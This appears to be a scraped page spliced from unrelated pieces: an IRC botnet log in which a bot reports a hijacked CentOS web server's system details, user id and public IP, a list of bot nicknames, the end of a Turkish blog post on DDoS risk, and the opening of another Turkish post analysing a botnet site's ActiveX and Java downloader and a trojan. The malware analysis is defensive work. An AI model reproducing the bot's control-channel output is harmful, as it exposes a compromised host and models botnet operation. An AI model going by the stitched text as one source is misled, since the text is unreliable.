<None15> Info BOT : irc. info : 1980
<None15> Uname -a : Linux www2.missdica.com 2.6.18-164.15.1.el5 #1 SMP Wed Mar 17 11:30:06 EDT 2010 x86_64 x86_64 x86_64 GNU/Linux
<None15> Uptime : 04:59:22 up 68 days, 4:17, 0 users, load average: 64.37, 63.58, 53.71
<None15> Own Prosses : [httpd]
<None15> ID : uid=48(apache) gid=48(apache) groups=48(apache),51(smmsp)
<None15> Own Dir : /tmp
<None15> OS : CentOS release 5.4 (Final)
<None15> Owner : achap
<None15> Channel : #upsi
> None15 ifconfig
<None15> eth0 Link encap:Ethernet HWaddr 00:08:9F:F1:48:88
<None15> inet addr:222.122.161.173 Bcast:222.122.161.191 Mask:255.255.255.224
<None15> UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
<None15> RX packets:3405417117 errors:0 dropped:0 overruns:0 frame:0
<None15> TX packets:6106168932 errors:0 dropped:0 overruns:0 carrier:0
<None15> collisions:0 txqueuelen:1000
<None15> RX bytes:406056038477 (378.1 GiB) TX bytes:753630423961 (6.8 TiB)
<None15> Interrupt:209 Base address:0x2000
<None15> lo Link encap:Local Loopback
<None15> inet addr:127.0.0.1 Mask:255.0.0.0
<None15> UP LOOPBACK RUNNING MTU:16436 Metric:1
<None15> RX packets:5029763 errors:0 dropped:0 overruns:0 frame:0
<None15> TX packets:5029763 errors:0 dropped:0 overruns:0 carrier:0
<None15> collisions:0 txqueuelen:0
<None15> RX bytes:8076121680 (7.5 GiB) TX bytes:8076121680 (7.5 GiB)
MonoX13
MonoX25
MonoX334
MonoX3347
MonoX3616
MonoX363
MonoX395
MonoX3958
MonoX4329
MonoX495
MonoX526
MonoX531
MonoX5312
MonoX5314
MonoX5319
MonoX614
MonoX655
MonoX661
MonoX717
MonoX742
MonoX761
MonoX788
MonoX822
MonoX865
MonoX942
MonoX980
None14096
None15
None15210
None163
None197
None202
None211
None237



Daha çok uygulama saldırılarının tehdit olarak görüldüğü günümüzde IPS, çoğu ağın vazgeçilmez bir parçası iken DDOS korunma çözümleri genellikle ikinci planda tutulmaktadır. Peki amacı sadece size zarar vermek olan art niyetli kişi veya kişilerin sisteminiz üzerindeki uygulama zafiyetini keşfetmesi, IPS'i geçmesi ve istismar etmesi ile sadece arama motoru ile keşfettiği, yönetebildiği ve her biri 1 Mbit bağlantıya sahip olan 200 bot ile saldırı gerçekleştirmesi karşılaştırıldığında hangisinin gerçekleşme olasılığı sizce daha yüksek ?


Bir sonraki yazıda görüşmek dileğiyle herkese risk değerlendirmelerinde yer alan olasılık değerlerini tekrar gözden geçirmelerini tavsiye ederim, hoşçakalın...


Siber Takip

Source: https://www.mertsarica.com/siber-takip/


By M.S on June 9th, 2010


Aslında bu haftaki yazım için Linux işletim sistemi üzerinde zararlı kod analizi ile ilgili birşeyler karalamaya karar vermiştim. İncelemek için örnek rootkit benzeri zararlı bir kod arıyordum fakat daha sonra rootkit yerine zombi bot amacıyla kullanılan zararlı bir kod incelemenin daha faydalı olacağını düşünerek aramaya koyuldum. Google arama motorunda bir kaç anahtar kelime kullanarak arama gerçekleştirirken rotayı Türkçe sitelere çevirdim ve bir kaç sorgu sonrasında "botnet paylaşım portalı" anahtarı kelimesi ile arama yaptığımda, içerik olarak dikkatimi çeken ve bir foruma sahip olan web adresi ile karşılaştım. Foruma Firefox internet tarayıcısı ile bağlandığımda 404 hata mesajı ile karşılaştım. Ana sayfayı ziyaret ettiğimde ise karşıma pornografik görsel içeriğe sahip bir sayfa çıktı ve akabinde Java'nın güvenlik uyarısı ile karşılaştım. Java uyarısı bana dijital imzası doğrulanamayan bir java kodunu çalıştırmak isteyip istemediğimi soruyordu ve işin ilginç yanı sitedeki direktifler kodu çalıştırmam yönündeydi. Ana sayfaya Internet Explorer internet tarayıcısı ile bağlandığımda ise bu defa karşıma öncelikle ActiveX eklenti yükleme uyarısı daha sonra ise Java güvenlik uyarısı çıktı.







Sayfanın kaynak kodunu incelediğimde ilk olarak unicode karakterlerden oluşan karakter dizisi daha sonra ise Java class dosyası ve image.exe dosyasını içeren web adresi dikkatimi çekmişti.






İlk iş olarak unicode karakterleri kaldırarak tüm hex değerleri hex editöre kopyalarak stringleri incelemeye başladım ve yüklenmesi önerilen Activex'in bir downloader olduğunu ve indirilecek uygulama olarakta image.exe dosyasının parametre olarak belirtildiğini farkettim. Ardından Inico.class dosyasını decompile ederek içeriğine bakmaya karar verdim ve yine aynı şekilde url parametresinde yer alan image.exe dosyasının indirilip çalıştırılmak üzere kodlandığını gördüm.






Madem image.exe dosyasının bu kadar indirilmesi isteniyor, art niyetli kişi veya kişileri kırmayarak image.exe dosyasını indirip göz atmaya karar verdim. Dosya iner inmez ikonun sahte olduğu dikkatimi çekti.




Dosyanın özelliklerine baktığımda yazar bilgisinde sn0x yazdığını gördüm. Hex editör ile dosyaya göz attığımda ise winini.exe stringi dikkatimi çekti. Snox ve winini.exe anahtar kelimelerini Google arama motorunda arattığımda ise dosyanın şifreleme programı ile şifrelendiği ve trojan olma ihtimalinin yüksek olduğu anlaşılıyordu.

Dosyayı Immunity Debugger ile çalıştırdığımda geçerli bir PE dosyası olmadığı hatasını aldım. Dosyanın bozuk olma ihtimali olduğu gibi sanal makinada çalışmamak üzere tasarlanmış olma ihtimalide mevcuttu fakat bu yazımdaki amaç programı hazırlayan korsan hakkında bilgi edinmek olduğu için bu konunun üzerine eğilmedim.

